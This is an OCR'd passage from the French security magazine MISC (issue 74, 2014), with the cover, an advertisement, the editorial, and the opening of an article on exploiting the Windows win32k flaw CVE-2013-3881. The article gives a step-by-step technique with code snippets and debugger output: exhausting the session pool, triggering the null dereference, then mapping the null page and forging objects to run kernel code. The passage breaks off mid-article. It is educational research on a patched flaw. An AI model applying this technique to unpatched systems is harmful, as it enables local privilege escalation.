MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
N° 74 JUILLET/AOÛT 2014
France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 $ cad - Maroc : 110 MAD - Tunisie 19 TND
L 19018 - 74 - F: 8,90 € - RD

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n° 2423 du 17/02/2014 via l'agence PRENAX

SYSTÈME — STUNNEL / LIBCRYPTO

Extraire une clé privée par la pratique : stunnel et libssh vs CVE-2014-0016 et CVE 2014-0017 p. 60

RÉSEAU — FILTRAGE / ANALYSE URL

Sécurité d'un proxy d'entreprise : l'exemple de BlueCoat ProxySG p. 78

APPLICATION — AUDIT / SCAP

Automatiser vos audits de sécurité avec SCAP p. 66

DOSSIER

LES RÉSEAUX INDUSTRIELS :

DÉCOUVRIR LEUR FONCTIONNEMENT, COMPRENDRE LEURS VULNÉRABILITÉS ! p. 26

1 - Les enjeux de la cybersécurité des réseaux industriels
2 - De la sûreté de fonctionnement à la sécurité informatique
3 - Architecture et conception d'un réseau industriel
4 - Conduite d'un test d'intrusion sur un réseau industriel

PENTEST CORNER

Pentest Oracle : découvrez les multiples exploitations ouvertes par une simple connexion à la base p. 10

EXPLOIT CORNER

Faille dans win32k : dessine-moi un accès admin p. 04

MALWARE CORNER

Windigo : l'opération de compromission de serveurs Linux à grande échelle p. 20

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

TOUJOURS UNE LONGUEUR D'AVANCE

SERVEURS DÉDIÉS

NOUVEAU : AMD OPTERON™ 6338P

À partir de

69,99 € HT/mois*

AMD OPTERON

1&1, c'est :
- 25 ans de savoir-faire
- 7 data centers en propre
- 70 000 serveurs hébergés
- 19 millions de noms de domaine gérés
- 6500 employés dont 1900 développeurs

DÉSTOCKAGE

SERVEUR L2 AMD DUAL-CORE

À partir de **19,99** € HT/mois*

NOUVEAU

1&1 Serveur Dédié o12A-32 : dernier processeur AMD Opteron™ 6338P à 12 cœurs disques durs 2 x 2 To RAID Software, avec Hardware 100 % professionnel

- AMD Opteron™ 6338P
- 12 cœurs x 2,3 GHz
- 32 ou 64 Go de RAM DDR3 ECC
- Disques Durs : 2 x 2 To RAID Soft ou 2 x 4 To RAID Hard
- Parallels® Plesk
- Architecture 64 bits
- En option : 2 x 240 Go SSD Intel® S3500 en plus, pour seulement 20 € HT/mois !

1 MOIS POUR ESSAYER

1 CHOIX VOTRE DURÉE D'ENGAGEMENT

1 APPEL UN EXPERT VOUS RÉPOND

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*Le serveur dédié o12A-32 est à partir de 69,99 € HT/mois (83,99 € TTC) pour un engagement de 24 mois. Le serveur dédié L2 est à partir de 19,99 € HT/mois (23,99 € TTC) pour un engagement de 24 mois. Offres également disponibles avec une durée d'engagement de 12 mois ou sans durée minimale d'engagement. Frais de mise en service : 29 € HT (34,80 € TTC) pour le serveur L2, 99 € HT (118,80 € TTC) pour le serveur o12A-32. Conditions détaillées sur 1and1.fr.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

ÉDITO LA VÉRITÉ, MON CŒUR SAIGNE !

Pris dans la tourmente médiatique, entre Bygmalion/UMP, la coupe du monde de foot et le FN arrivant en tête aux élections européennes, vous n'avez néanmoins pas pu passer à côté de l'événement de l'année.

Bref, la une a été longuement occupée par la très médiatique faille heartbleed avec son joli logo jusque la dernière, CCS, à l'heure de la rédaction de ces lignes. Elle est certes amusante et permet de récupérer des données sensibles en mémoire, tout en étant techniquement hallucinante de bêtise.

Ce qui est d'autant plus hallucinant, c'est de constater que les gens qui font OpenSSL sont si peu soutenus. D'une part, l'équipe de développement n'est pas énorme comparé à l'ampleur du projet, tant en lignes de code qu'en utilisation globalement partout. D'autre part, la complexité du code est équivalente à celle de nos instances dirigeantes européennes, avec des supports de systèmes improbables.

Il existe des tonnes de logiciels coûtant certes une fortune pour faire de « l'analyse de code ». Ils ne permettent pas de tout détecter, y compris heartbleed. Mais on se demande pourquoi aucun détenteur de ces logiciels ne se lance régulièrement, en partenariat avec les développeurs, dans le test d'OpenSSL.

Depuis heartbleed, d'autres failles ont été découvertes dans les bibliothèques crypto, assez ennuyeuses évidemment, comme si soudainement, on avait pris conscience qu'il fallait auditer également ce type de bibliothèque, non seulement pour la qualité de la crypto, mais aussi pour celle du code.

L'autre actu crypto est le *ragequit* des développeurs de TrueCrypt. Après un audit médiatisé et *crowdfundé*, les développeurs ont soudainement annoncé qu'il valait mieux utiliser Bitlocker. Tout cela interpelle. D'abord, il y a toujours eu un mystère autour de l'identité des développeurs de TrueCrypt, semant les germes d'un doute : sont-ils financés par on ne sait qui, ou bien est-ce une personne qui fait ça dans son garage après une journée de dur labeur ? Personne n'en sait rien.

Toutefois, il y a eu des CSPNs ordonnées par l'ANSSI sur ce produit. Ayant été mêlé à une de ces CSPN, je peux témoigner que les développeurs ne sont pas super fair-play quand on leur rapporte des problèmes. Et l'issue de l'audit *crowdfundé* a révélé quelques problèmes, loin d'être critiques. Mais si le(s) développeur(s) anonyme(s) en ont marre de se faire descendre pour un soft qu'ils développent sur leur temps libre, on peut comprendre leur réaction, tout en regrettant la forme qui renforce le doute.

Moralité épisode 1, développer de la crypto, c'est compliqué. Ça demande à la fois un cryptologue et un développeur, le premier ne sachant pas coder, le second ne sachant pas quels paramètres utiliser pour une crypto robuste (voir **[!]**). Or les équipes où les 2 travaillent en bonne intelligence sont rares... et elles sont alors plus portées sur la conception de produits (ex. OpenSSH) que l'audit de solution existantes. Néanmoins, cette collaboration est également fructueuse par exemple quand on analyse des DRM modernes, où on « exploite » aussi bien des failles informatiques que mathématiques pour parvenir à nos fins (quand on nous laisse le temps de fouiner).

Moralité épisode 2 : les révélations de la NSA ont levé le voile sur les capacités d'espionnage des américains, même si des doutes subsistent. Néanmoins, la réaction unanime a été de dire : développons la crypto. Et là, subitement, plusieurs nouvelles viennent mettre en doute la crypto, soit par des failles dans des produits grand public, soit en provoquant un *ragequit*. Si j'étais paranoïaque, je me demanderais à qui profite le doute qui pèse maintenant sur la crypto pour tous...

Bonne lecture !

Fred Raynal

@fredraynal | @MISCRedac

[!] http://aumasson.jp/data/talks/cryptocoding_sstic14.pdf

Rendez-vous au 29 août 2014 pour le n°75 !

SOMMAIRE

EXPLOIT CORNER

[04-08] CVE-2013-3881

PENTEST CORNER

[10-19] Tester la sécurité d'une base de données Oracle (ODAT)

MALWARE CORNER

[20-24] Opération Windigo : infection de serveurs Linux à grande échelle

DOSSIER

SCADA, C'EST PLUS FORT QUE TOI

[26] Préambule

[27-33] Introduction à la cybersécurité des Systèmes d'Information (SI) Industriels

[34-40] Intégration de la cybersécurité avec la sûreté de fonctionnement

[43-50] Bonnes pratiques d'architecture pour la sécurité

[52-59] Tests d'intrusion sur automates : méthodes, outils et retours d'expérience

SYSTÈME

[60-64] Cryptographie : vol de clefs via stunnel

APPLICATION

[66-76] Automatisation des audits de sécurité avec SCAP

RÉSEAU

[78-82] Naviguez mieux protégé (ou pas)

ABONNEMENT

[41/42/65] Bons d'abonnement

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Aline Hof
Conception graphique : Jérémy Gall
Responsable publicité :
Black Mouse Communication - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

LES ÉDITIONS DIAMOND

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SUIVEZ LES DERNIÈRES ACTUALITÉS DE VOTRE MAGAZINE SUR :

FACEBOOK :
https://www.facebook.com/editionsdiamond
TWITTER :
https://twitter.com/miscredac

LES ABONNEMENTS ET LES ANCIENS NUMÉROS SONT DISPONIBLES !

En version papier et PDF :
boutique.ed-diamond.com

CVE-2013-3881

sqwall@esec.fr.sogeti.com – Sogeti ESEC

mots-clés : TRACKPOPUPMENUEX / GDI / SESSION POOL /USER32 / CALL 0 / EXPLOITATION NOYAU WINDOWS

Une vulnérabilité de déréférencement de pointeur a été corrigée en fin d'année par le bulletin MS13-081. Elle affecte les systèmes Windows 7 SP1 et 2008 R2 et nous permet d'élever nos privilèges à travers le module noyau win32k. Cette vulnérabilité a été corrigée par le KB2876284, cet article décrit comment réaliser un exploit à travers les informations données par Endgame[ENDG] et l'excellent article de Matias d'Immunity [IMMU]. La vulnérabilité réside dans win32k et son exploitation repose sur la gestion, par ce module noyau, des objets dits « utilisateurs ». À ce titre, nous étudierons dans un premier temps les mécanismes impliqués, la raison de la vulnérabilité puis comment la déclencher. Finalement, nous décrirons les étapes nécessaires à une élévation de privilèges.

1 Contexte

win32k est un module de Windows prenant en charge la gestion de l'interface avec l'utilisateur qui est apparu avec NT4.0. C'est avec lui qu'est arrivée la notion de « session » dans laquelle un processus n'est plus spécifique à un utilisateur, mais à une instance de celui-ci qui s'est identifié via une interface spécifique. Il est bon de rappeler également que l'interface graphique, telle que nous la manipulons quotidiennement, consiste en des objets graphiques (**GDI**) ainsi que des objets utilisateur (**USER**) permettant l'interaction avec celle-ci. Ces objets résident dans un espace mémoire du noyau nommé le session pool **[POOL]**.

Comme décrit dans la Fig. 1, lorsqu'un thread crée une fenêtre via un appel à **user32!CreateWindow[Fig1.1]**, win32k crée un objet **win32k!tagWND[Fig1.2]** représentant cette fenêtre. Cet objet est créé de manière générique depuis le session pool à l'aide de l'API **win32k!HMAllocObject[Fig1.3]**.

Afin d'afficher notre fenêtre, plusieurs régions graphiques (objets **GDI**) sont créées. Pour interagir avec l'utilisateur, via un menu par exemple, win32k crée de la même manière un objet **win32k!tagMENU** le représentant. Lorsque ce menu est lié à cette fenêtre, ce sont en réalité les objets **USER** correspondants qui sont liés entre eux dans le session pool. Ceci permet à win32k de nettoyer notre menu lorsque la fenêtre est détruite par exemple.

Lorsque l'API **user32!CreateWindow** aura finalement réussi à créer la fenêtre et la multitude d'objets **USER** et **GDI** associés, celle-ci renvoie un **HANDLE[Fig1.4]** permettant aux APIs d'identifier de manière unique l'objet **USER** représentant cette fenêtre **[HAND]**.

C'est ce qui nous permet d'assigner notre menu à cette fenêtre spécifique. Ce **HANDLE** est en réalité un index pour une structure accessible via **win32k!gpvSharedBase[Fig1.5]**. Cette structure est de la forme **win32k!tagSHAREDINFO** dont le champ **aheList** est un pointeur vers une liste de structures **win32k!_HANDLEENTRY[Fig1.6]**. C'est à partir du **HANDLE** d'un objet que l'on dérive l'index de la structure **win32k!_HANDLEENTRY** à utiliser.

C'est donc en utilisant le **HANDLE** en tant qu'index que win32k peut retrouver l'objet **USER** concerné via son **_HANDLEENTRY**. Afin d'alléger le nombre d'instructions nécessaires à la lecture de cet objet par les APIs user-land, une vue en lecture seule de cet espace mémoire contenant un duplicata de la structure **win32k!tagSHAREDINFO** est exportée par **user32!gpvSharedBase**. Ce qui nous permet de retrouver l'adresse de la structure **win32k!_HANDLEENTRY** à partir de son **HANDLE** avec le code suivant :

```
PSHAREDINFO pSharedInfo; HANDLEENTRY *UserHandleTable;
pSharedInfo     = (PSHAREDINFO)GetProcAddress(GetModuleHandle(_T("US
ER32.dll")), "gSharedInfo");
UserHandleTable = (HANDLEENTRY*)((DWORD) pSharedInfo->aheList +
pSharedInfo->ulSharedDelta);
pHandleEntry    = (DWORD)UserHandleTable + ((myHandle & 0xffff) *
sizeof( HANDLEENTRY ));
```


Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Voici un schéma résumant le fonctionnement décrit ci-dessus :




Fig. 1 : Schéma objets USER.

C'est cette structure **win32k!_HANDLEENTRY[Fig1.6]** qui permet aux APIs user-land comme à win32k de connaître l'adresse de l'objet **USER** à manipuler (**phead**), son type et donc sa structure (**bType**) ainsi que son état (**bFlags**) notamment :

```
kd> dt win32k!_HANDLEENTRY
 +0x000 phead            : Ptr32 _HEAD
 +0x004 pOwner           : Ptr32 Void
 +0x008 bType            : UChar
 +0x009 bFlags           : UChar
 +0x00a wUniq            : Uint2B
```

Cette structure **win32k!_HANDLEENTRY** fait référence à l'objet **USER** à l'aide du champ **phead**. Celui-ci pointe vers une structure **win32k!_HEAD[Fig1.3]**, et non **win32k!tagWND** comme on pourrait le supposer dans le cas de notre fenêtre. Cette structure **win32k!_HEAD** est héritée des objets **win32k!_OBJECT** et présente dans tous les objets **USER**. Autrement dit, l'intégralité des structures définissant des objets gérés par win32k débute par une structure **win32k!_HEAD**. Cette structure est relativement simple et permet à win32k d'abstraire la gestion des objets :

```
lkd> dt win32k!_HEAD
   +0x000 h                : Ptr32 Void
   +0x004 cLockObj         : Uint4B
```

Nous y trouvons un **HANDLE[Fig1.4](h)** permettant de retrouver le **win32k!_HANDLEENTRY** associé depuis l'objet **USER**, ainsi qu'un compteur de références d'utilisations de cet objet (**cLockObj**). Il est à noter que cette structure varie selon que l'objet est rattaché à un thread et à un desktop (**win32k!_THRDESKHEAD**), à un thread uniquement (**win32k!_THROBJHEAD**) ou à un processus et un desktop (**win32k!_PROCDESKHEAD**), par exemple **[WINK]**.

Lorsque win32k a besoin de manipuler un objet depuis son **win32k!_HANDLEENTRY**, il se base sur le **bType** de celui-ci afin de connaître sa structure. C'est ainsi que win32k sait qu'un **win32k!_HANDLEENTRY** ayant un **bType** de 2 est un menu et l'objet pointé par **phead** est un objet **win32k!tagMENU** alors qu'un objet ayant un **bType** de 3 pointera vers un **win32k!tagWND**. Les premiers octets de ces deux objets seront toutefois sous la forme d'une structure **win32k!_HEAD**.

Pour résumer, lors de la création d'un menu, un **win32k!_HANDLEENTRY** sera créé avec un **bType** de 2 et un **phead** pointant vers un objet **win32k!tagMENU** qui commence par une structure **win32k!_HEAD**. Lorsque ce menu est assigné à une fenêtre à l'aide de la fonction **user32!SetMenu**, le compteur d'utilisations (**win32k!_HEAD.cLockObj**) de notre menu sera incrémenté et aura pour valeur 1 s'il n'est utilisé que par cette fenêtre. Quand il sera affiché via la fonction **user32!TrackPopupMenuEx** par exemple, le champ **win32k!tagWND.spmenu** de la fenêtre pointera vers un objet **win32k!tagPOPUPMENU** référençant notre objet **win32k!tagMENU** affiché.

Une fois qu'un objet **USER** n'est plus utilisé, win32k le détruit afin d'optimiser l'utilisation du session pool. win32k détruit un objet **USER** via l'appel d'une fonction générique, **win32k!HMAssignmentUnlock**. Cette fonction permet de décrémenter le **cLockObj** de l'objet passé en argument. Une fois que le nombre d'utilisations atteint zéro et que le **bFlags** vaut **HANDLEF_DESTROY**, la fonction **win32k!HMDestroyUnlockedObject** est appelée. Celle-ci parcourt un tableau de structures référençant les destructeurs d'objets. Ce tableau est accessible par le symbole **win32k!ghati**. C'est en se basant sur le **bType** du **win32k!_HANDLEENTRY** passé en paramètre en tant qu'index de ce tableau que **win32k!HMDestroyUnlockedObject** peut appeler le destructeur approprié afin de libérer l'objet du session pool.

2 Vulnérabilité

Revenons à notre vulnérabilité, vous pouvez vous référer à la Fig. 2 représentant graphiquement les fonctions impliquées. Notre vulnérabilité réside dans la fonction **win32k!xxxTrackPopupMenuEx** de win32k. Cette fonction permet l'affichage d'un menu et l'attente d'une action de la part de l'utilisateur. À ce titre, elle appelle **win32k!xxxMNAllocMenuState** afin de récupérer un accès à la structure **win32k!tagMENUSTATE** courante puis la verrouille. Lorsque cette structure est déjà verrouillée, **win32k!xxxMNAllocMenuState** en crée une nouvelle depuis le session pool via **nt!ExAllocatePoolWithQuotaTag** afin de continuer normalement son exécution.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX




Fig. 2 : Représentation épurée de la vulnérabilité.

Lorsque **win32k!xxxTrackPopupMenuEx** reprend la main, elle réécrit un pointeur vers la structure **win32k!tagMENUSTATE** avec le résultat renvoyé par la **win32k!xxxMNAllocMenuState**. Que cette fonction échoue ou non, le pointeur vers la structure **win32k!tagMENUSTATE** utilisée par **win32k!xxxTrackPopupMenuEx** sera tout de même réécrit par la valeur de retour. C'est justement dans le cas où la fonction **nt!ExAllocatePoolWithQuotaTag** n'arrive pas à allouer une structure **win32k!tagMENUSTATE** que l'on déclenche notre vulnérabilité.

Cependant si la fonction **win32k!xxxMNAllocMenuState** échoue, **win32k!xxxTrackPopupMenuEx** gère l'erreur de manière transparente. Pour ce faire, **win32k!xxxTrackPopupMenuEx** nettoie les objets mémoires inutiles via la fonction **win32k!xxxMNEndMenuState** avant de retourner en user-land. Toutefois **win32k!xxxMNEndMenuState** se voit passer en argument le pointeur vers la structure **win32k!tagMENUSTATE** précédemment réécrit. Ceci nous permet de contrôler les données manipulées par **win32k!xxxMNEndMenuState**, sous la forme d'une structure **win32k!tagMENUSTATE**. C'est de cette manière qu'il est possible d'exploiter cette vulnérabilité sans se confronter à chaque fois à un BSOD fatidique, bien que ce soit une première étape importante.

3 BSOD

Afin de déclencher la vulnérabilité, il est nécessaire d'avoir précédemment verrouillé la structure pointée par **win32k!tagTHREADINFO.pMenuState** lorsqu'un appel à **win32k!xxxMNAllocMenuState** est effectué par **win32k!xxxTrackPopupMenuEx**. Un des moyens les plus simples consiste à lancer deux threads qui appellent cette fonction en parallèle. Le premier thread crée une fenêtre et un menu qui lui sont spécifiques. Une fois le menu affiché via la fonction **user32!TrackPopupMenuEx**, la structure **win32k!tagMENUSTATE** sera verrouillée tant que l'utilisateur n'aura pas cliqué sur celui-ci.

On lance ensuite le second thread afin de créer une fenêtre et un menu qui lui sont propres. Lorsque ce thread affiche son menu via **user32!TrackPopupMenuEx** la structure pointée par **win32k!tagTHREADINFO.pMenuState** est déjà verrouillée par le premier thread. C'est de cette manière que l'on force **win32k!xxxMNAllocMenuState** à utiliser **nt!ExAllocatePoolWithQuotaTag** afin de recréer une structure **win32k!tagMENUSTATE** depuis le session pool.

Cependant, notre vulnérabilité n'est déclenchable que si cette fonction est incapable d'allouer **0x64** octets depuis cet espace mémoire. Dans cette optique, la seule solution consiste à « épuiser le session pool ». Pour notre cas, il suffit de créer 10000 objets **GDI** afin d'empêcher notre thread d'en créer d'autres **[MARK]**. Pour ce faire, on réalise un grand nombre d'allocations de petits objets depuis le session pool afin d'épuiser le nombre d'objets allouables via ce snippet qui provoque des allocations d'objets **GDI** de **0x10** octets par exemple :

```
while (CreateBitmap(1, 1, 1, 1, 0) != NULL){ numBitmap++; }
```

Une fois que cette boucle a fini de s'exécuter, nous pouvons observer ce type de résultat en regardant l'état de la *virtual memory* depuis windbg :

```
kd> !vm 4
[...]
  Session ID 1 @ 8cb48000:
  Paged Pool Usage:     1789952K

  *** 696 Pool Allocation Failures ***
  Commit Usage:         1796016K
```

Il est cependant important de noter que l'intégralité des objets, **USER** et **GDI**, des fenêtres et menus créés par les deux premiers threads doivent avoir été créés correctement afin de pouvoir appeler **win32k!xxxTrackPopupMenuEx**. C'est pourquoi il est nécessaire d'effectuer les appels à **user32!CreateWindow** et **user32!CreateMenu** avant les appels à **user32!CreateBitmap**. Naturellement, chacun d'eux va créer des objets **GDI** afin de gérer une fenêtre et un menu. On lance donc deux threads se chargeant de créer chacun leurs fenêtres et menus puis on les laisse attendre la libération d'un mutex bloquant. Une fois ces objets créés, on effectue les nombreux appels à **user32!CreateBitmap** afin « d'épuiser le session pool ». Nous n'avons ensuite qu'à libérer le mutex et laisser les deux threads appeler **user32!TrackPopupMenuEx** parallèlement. Pif, paf, BSOD.

4 Exploitation

Lorsque **nt!ExAllocatePoolWithQuotaTag** n'arrive pas à allouer de la mémoire depuis le session pool celle-ci renvoie **0x0**. C'est par cette valeur qu'est réécrit le pointeur vers la structure **win32k!tagMENUSTATE** manipulée par **win32k!xxxMNEndMenuState**. Cette vulnérabilité nécessite donc l'allocation de la null page afin de manipuler les données utilisées par **win32k!xxxMNEndMenuState**. Or la null page ne peut pas être allouée avec le patch KB2813170, ou sur un système x86_64 ou encore à partir de Windows 8. Toutefois, l'exploit reste viable sur des systèmes Windows 7 SP1 x86 ou 2008 R2 si ceux-ci ne sont pas patchés.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Maintenant qu'on a notre déréférencement de pointeur, on peut allouer la null page afin de contrôler les structures utilisées par **win32k!xxxMNEndMenuState**. En effet, celle-ci écrit dans **esi** l'adresse de la structure **win32k!tagMENUSTATE** puis réalise les actions suivantes :

```
8c687e32 8b06          mov     eax,dword ptr [esi]
8c687e34 85c0          test    eax,eax
8c687e36 7414          je      win32k!xxxMNEndMenuState+0x44 (8c687e4c)
[...]
win32k!xxxMNEndMenuState+0x36:
8c687e3e 50            push    eax
8c687e3f e858fdffff    call    win32k!MNFreePopup (8c687b9c)
[...]
92585dff 6a00          push    0
92585e01 56            push    esi
92585e02 ff1520006392  call    dword ptr [win32k!_imp__ExFreePoolWithTag (92630020)]
```

Si l'on obtient un BSOD c'est que cette fonction tente d'accéder à une zone mémoire non mappée ou qu'elle appelle **nt!ExFreePoolWithTag**. Ce dernier appel entraîne un BSOD, car aucun pool n'est présent à **0x0**. Cependant, si le premier DWORD de la structure **win32k!tagMENUSTATE** n'est pas nul, il est d'abord envoyé à **win32k!MNFreePopup**. Ce champ est un pointeur vers une structure **win32k!tagPOPUPMENU** et est passé à cette fonction, afin de la libérer. Cette fonction va également se charger de « déverrouiller » chacun des objets y étant référencés via **win32k!HMAssignmentUnlock[Fig2]**, notamment :

```
1kd> dt win32k!tagPOPUPMENU spwnd*
   +0x004 spwndNotify : Ptr32 tagWND
   +0x008 spwndPopupMenu : Ptr32 tagWND
   +0x00c spwndNextPopup : Ptr32 tagWND
   +0x010 spwndPrevPopup : Ptr32 tagWND
```

Pour rappel, l'objet **win32k!tagWND** commence par une structure **win32k!_THRDESKHEAD**, car il est spécifique à un thread et à un desktop. C'est en toute logique cette structure qui contient un pointeur vers les objets **win32k!tagTHREADINFO** et **win32k!tagDESKTOP** auxquels l'objet **USER** est associé :

```
kd> dt win32k!_THRDESKHEAD
   +0x000 h                : Ptr32 Void
   +0x004 cLockObj         : Uint4B
   +0x008 pti              : Ptr32 tagTHREADINFO
   +0x00c rpdesk           : Ptr32 tagDESKTOP
   +0x010 pSelf            : Ptr32 UChar
```

La fonction **win32k!HMAssignmentUnlock** va utiliser le champ **h** de la structure **win32k!_THRDESKHEAD** du **win32k!tagWND** passé en argument afin de décrémenter le **cLockObj** du **win32k!_HANDLEENTRY** de cet objet. C'est grâce à ce fonctionnement que l'on peut, à l'aide d'objets **win32k!tagWND** forgés, décrémenter n'importe quel DWORD de l'espace mémoire.

Cette possibilité nous permet d'appeler l'adresse **0x0** depuis le **ring0**, dont le contenu est contrôlé par l'utilisateur. Si vous avez une bonne mémoire, lorsqu'un objet doit être détruit par win32k, celui-ci attend que le **cLockObj** du **win32k!_HANDLEENTRY** associé atteigne **0** pour le libérer via la fonction **win32k!HMDestroyUnlockedObject**. Voici un extrait de cette fonction qui prend en paramètre un pointeur vers le **win32k!_HANDLEENTRY** de l'objet **win32k!tagWND** à détruire. Cette fonction parcourt **win32k!ghati** afin d'appeler le destructeur adapté au **bType** (**[eax+8]**) de l'objet à détruire **[WINK]** :

```
9117e2f1 8b4508        mov     eax,dword ptr [ebp+8]
9117e2f4 0fb64808      movzx   ecx,byte ptr [eax+8]
9117e2f8 ff30          push    dword ptr [eax]
9117e2fa 6bc90c        imul    ecx,ecx,0Ch
9117e2fd 80480902      or      byte ptr [eax+9],2
9117e301 ff9118292a91  call    dword ptr win32k!gahti[ecx]
```

Or il faut savoir qu'un **bType** de 0 représente un objet **FREE**, c'est-à-dire un objet déjà libéré. Du fait qu'un objet de ce type n'a aucune raison légitime d'être à nouveau détruit, la première entrée de **win32k!ghati** (0) a pour destructeur **0x0**. C'est donc avec un **win32k!_HANDLEENTRY** ayant un **bType** de **0** et un **bFlags** de **1**, correspondant à l'indicateur de destruction **HANDLEF_DESTROY**, que nous pouvons effectuer un **call 0**.

Afin d'arriver à ce résultat, nous pouvons dans un premier temps créer un troisième menu, l'assigner à une fenêtre grâce à **user32!SetMenu**, puis le détruire à l'aide de **user32!DestroyMenu**. Ceci aura pour effet de mettre le **bFlags** du **win32k!_HANDLEENTRY** de ce menu, à **HANDLEF_DESTROY**. Cependant, tant que l'objet est utilisé, il ne sera pas libéré du session pool, il est simplement marqué comme tel. En effet, win32k ne va libérer cet objet que s'il n'est plus utilisé par un autre, quand son **cLockObj** atteint **0**.

Nous avons donc 4 pointeurs d'objets **win32k!tagWND** que nous contrôlons qui vont être envoyés à **win32k!HMAssignmentUnlock** afin d'être déverrouillés. Nous pouvons ainsi créer deux faux objets **win32k!tagWND** qui auront un **cLockObj** aligné avec le **bType** du **win32k!_HANDLEENTRY** de ce troisième menu afin de le décrémenter deux fois via deux appels consécutifs à **win32k!HMAssignmentUnlock** (voir Fig. 3, page suivante).

Une autre méthode est utilisée dans le module metasploit **[SPEN]** paru en février. Il utilise l'appel à **win32k!MNEndMenuStateNotify** qui utilise l'adresse mémoire pointée par **win32k!tagWND.pti** stockée dans **eax** lors de l'instruction suivante :

```
.text:BF945E57                and     dword ptr [eax+104h], 0
```

Peu importe la méthode, on récupère ainsi un **win32k!_HANDLEENTRY** qui a un **bType** de **0** et un **bFlags** de **1**. Si jamais il est détruit par **win32k!HMDestroyUnlockedObject**, on récupère notre exécution de code.

Pour ce faire, on utilise un dernier objet **win32k!tagWND** dont le champ **cLockObj** est à **1** et le champ **h** du

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

